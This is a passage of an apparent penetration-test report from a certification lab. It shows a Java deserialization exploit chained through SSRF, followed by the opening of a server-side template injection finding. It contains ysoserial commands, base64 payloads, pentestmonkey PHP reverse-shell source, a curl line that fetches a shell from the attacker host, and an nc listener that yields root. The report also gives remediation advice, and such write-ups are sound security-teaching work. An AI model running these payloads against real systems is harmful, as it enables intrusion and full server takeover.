If insecure serialization is in place, attackers can exploit it through a Java deserialization attack. Ysoserial can be used to create an attack payload. In this scenario, an attacker can target the server by utilizing the JRMPClient method along with Commonscollections1 from ysoserial.

```
┌──(victor㉿kali)-[~/Desktop/ewptx]
└─$ sudo java -cp ysoserial-all.jar ysoserial.exploit.JRMPListener 80 CommonsCollections1 "ping -c 3 10.100.13.203"
* Opening JRMP listener on 80
Have connection from /10.100.13.34:56320
Reading message...
Is DGC call for [[0:0:0, 1688737600]]
Sending return with payload for obj [0:0:0, 2]
Closing connection
```

```
┌──(victor㉿kali)-[~/Desktop/ewptx]
└─$ sudo java -jar ysoserial-all.jar "JRMPClient" "10.100.13.203:80" | base64 -w 0
[sudo] password for victor:
rO0ABXN9AAAAAQAaamF2YS5ybWkucmVnaXN0cnkuUmVnaXN0cnl4cgAXamF2YS5sYW5nLnJlZmxlY3QuUHJveHnhJ9ogzBBDywIAAUwAAWh0ACVMamF2YS9sYW5nL3JlZmxlY3QvSW52b2NhdGlvbkhhbmRsZXI7eHBzcgAtamF2YS5ybWkuc2VydmVyLlJlbW90ZU9iamVjdEludm9jYXRpb25IYW5kbGVyAAAAAAAAAAICAAB4cgAcamF2YS5ybWkuc2VydmVyLlJlbW90ZU9iamVjdNNhtJEMYTMeAwAAeHB3NgAKVW5pY2FzdFJlZgANMTAuMTAwLjEzLjIwMwAAAFAAAAAAZKgX+QAAAAAAAAAAAAAAAAAAAHg=

┌──(victor㉿kali)-[~/Desktop/ewptx]
└─$ sudo java -jar ysoserial-all.jar "JRMPClient" "10.100.13.203:80" | base64 -w 0 > java_deserialized

┌──(victor㉿kali)-[~/Desktop/ewptx]
└─$
```

Figure 61: ping request payload with ysoserial

Copy that base64 code and paste that into the request but it is not completed.

Request

Pretty Raw Hex

```
1  GET /9c717baeeca3a2c67f2c7797c96292ca/fetch.php?url=
   127.0.0.1:1337?data=rO0ABXN9AAAAAQAaamF2YS5ybWkucmVnaXN0cnkuUmVnaXN0cnl4cgAXamF2YS5sYW5nLnJlZm
   xlY3QuUHJveHnhJ9ogzBBDywIAAUwAAWh0ACVMamF2YS9sYW5nL3JlZmxlY3QvSW52b2NhdGlvbkhhbmRsZXI7eHBzcgAt
   amF2YS5ybWkuc2VydmVyLlJlbW90ZU9iamVjdEludm9jYXRpb25IYW5kbGVyAAAAAAAAAAICAAB4cgAcamF2YS5ybWkuc2
   VydmVyLlJlbW90ZU9iamVjdNNhtJEMYTMeAwAAeHB3NgAKVW5pY2FzdFJlZgANMTAuMTAwLjEzLjIwMAAAAFAAAAAAU8lM
   FgAAAAAAAAAAAAAAAAAAAHg=&action=import&import=Try HTTP/1.1
2  Host: blog.terahost.exam
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Connection: keep-alive
8  Referer: http://blog.terahost.exam/9c717baeeca3a2c67f2c7797c96292ca/fetch.php
9  Cookie: PHPSESSID=0jadtm7be43vbgig7u11h19uj1; auth=
   Ti8ra1RvUVBHd25HV3hydGFpZW1OQlExeFo0dW5zNnlVa1dSV244NmI4K1J1ZThkdmZHaUVWNy9ENnZHYzlFelpQMlpRUj
   RBSDFDamRyVXMwWS95Sm9mWk9RNmdKTE09
10 Upgrade-Insecure-Requests: 1
11
12
```

Figure 62: HTTP request




Figure 63: HTTP response

Once this payload is transformed into URL encoding, it can be employed in a deserialization attack targeting the "data" parameter.




Figure 64: HTTP request




Figure 65: HTTP response

By using tcpdump to capture response back from the website.





Figure 66: ping response back from server

Deserialization was succeeded so that upload the php_reverse_shell to get a shell. Since the VPN is connected, restarted the VPN and IP is changed.



```
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.100.13.200';  // CHANGE THIS
$port = 1111;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
   // Fork and have the parent process exit
   $pid = pcntl_fork();

   if ($pid == -1) {
      printit("ERROR: Can't fork");
```

Figure 67: php_reverse_shell.php

```
sudo java -cp ysoserial-all.jar ysoserial.exploit.JRMPListener 80 CommonsCollections1 "curl http://10.100.13.200:8000/rev.php -o /var/www/shell.php"
```

```
┌──(victor㉿kali)-[~/Desktop/ewptx]
└─$ sudo java -cp ysoserial-all.jar ysoserial.exploit.JRMPListener 80 CommonsCollections1 "curl http://10.100.13.200:8000/rev.php -o /var/www/shell.php"
* Opening JRMP listener on 80
Have connection from /10.100.13.34:58714
Reading message...
Is DGC call for [[0:0:0, -1695268214]]
Sending return with payload for obj [0:0:0, 2]
Closing connection
```

Figure 68: set up curl request and listening




Figure 69: HTTP request

When a PHP file is successfully created that connects back to its contents, it can be executed through an SSRF vulnerability.

```
┌──(victor㉿kali)-[~/Desktop/ewptx]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.100.13.34 - - [20/Oct/2024 23:53:22] "GET /rev.php HTTP/1.1" 200 -
```

Figure 70:local python server

Finally, I got root user access.

```
┌──(victor㉿kali)-[~/Desktop/ewptx]
└─$ nc -lvnp 1111
listening on [any] 1111 ...
connect to [10.100.13.200] from (UNKNOWN) [10.100.13.34] 48698
Linux xubuntu 4.4.0-171-generic #200-Ubuntu SMP Tue Dec 3 11:04:55 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 03:59:39 up 35 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=0(root) gid=0(root) groups=0(root)
/bin/sh: 0: can't access tty; job control turned off
#
```

Figure 71: listening the port succeeded

```
# whoami
root
# cd /root
# ls -al
total 28
drwx------  4 root root 4096 Jan 28  2020 .
drwxr-xr-x 24 root root 4096 Jan 27  2020 ..
-rw-------  1 root root 1484 Feb 12  2020 .bash_history
-rw-r--r--  1 root root 3106 Oct 22  2015 .bashrc
drwx------  2 root root 4096 Apr 20  2016 .cache
drwxr-xr-x  2 root root 4096 Feb 10  2020 .nano
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
#
```

Figure 72: root user account accomplished

Remediation

It is crucial to refrain from deserializing input that comes from untrusted sources or is controlled by the user. If you need to deserialize, put in place robust validation methods to make sure only anticipated and secure objects are deserialized. A successful method is to utilize a whitelist of permissible classes for deserialization, which helps thwart attackers from inserting harmful objects. Developers should also make use of secure libraries or frameworks that offer more secure deserialization mechanisms. Also, restrict object deserialization in unnecessary places and enforce strict access controls on serialized data. Consistent code reviews, security audits, and utilizing security testing tools can detect and address deserialization vulnerabilities proactively.

6.15 Server-Side Template Injection in FooCorp Blog

Severity:	High	Likelihood:	High	Type:	Coding Flaw

Description	SSTI happens when user input is included in server-side templates without proper safety measures, enabling a malicious user to inject harmful template expressions. Various web applications utilize template engines like Jinja2 for Python, Twig for PHP, or Velocity for Java to create HTML pages dynamically using user data. If the application does not correctly clean or verify user inputs before incorporating them into the template, malicious actors can insert and run random code through these templates. SSTI attacks can cause the server to unknowingly run code, which could result in serious security vulnerabilities like remote code execution (RCE).
Risk	Likelihood: High - The dangers of SSTI are substantial, since attackers can exploit vulnerabilities to run arbitrary code on the server, depending on the template engine's functionalities. This could result in complete server breach, revealing confidential information, vandalizing websites, or manipulating server resources. In addition, SSTI can evade security measures such as input validation and firewall restrictions by functioning within the trusted environment of the application. In the worst scenarios, the aggressor can increase privileges, control the system environment, or shift focus to target other services or infrastructure in the network, resulting in widespread compromise. Impact - An SSTI attack can have devastating consequences on the application it targets. Effective exploitation could result in gaining full command of the server, enabling hackers to pilfer confidential data, disturb operations, or alter application capabilities. SSTI can lead to data breaches, defacement, or the running of malware on crucial systems, depending on the server's environment and privileges.
Tools Used	Burp suite
List of Host identified	blog.terahost.exam (10.100.13.34)
Port	5000
References	http://blog.portswigger.net/2015/08/server-side-template-

	injection.html

Proof of Concept

Click on the Try tab and intercept with the burp suite.




Figure 73: admin page

Send that request to the repeater and send the request. But there is no response from the server.




Figure 74: HTTP request and response

Port 5000 is already discovered so that I tried to access local port 5000 in the request. But the response is not changing.




Figure 75: HTTP request




Figure 76: HTTP response

I tried with different string value and send the request, but the response is the same.

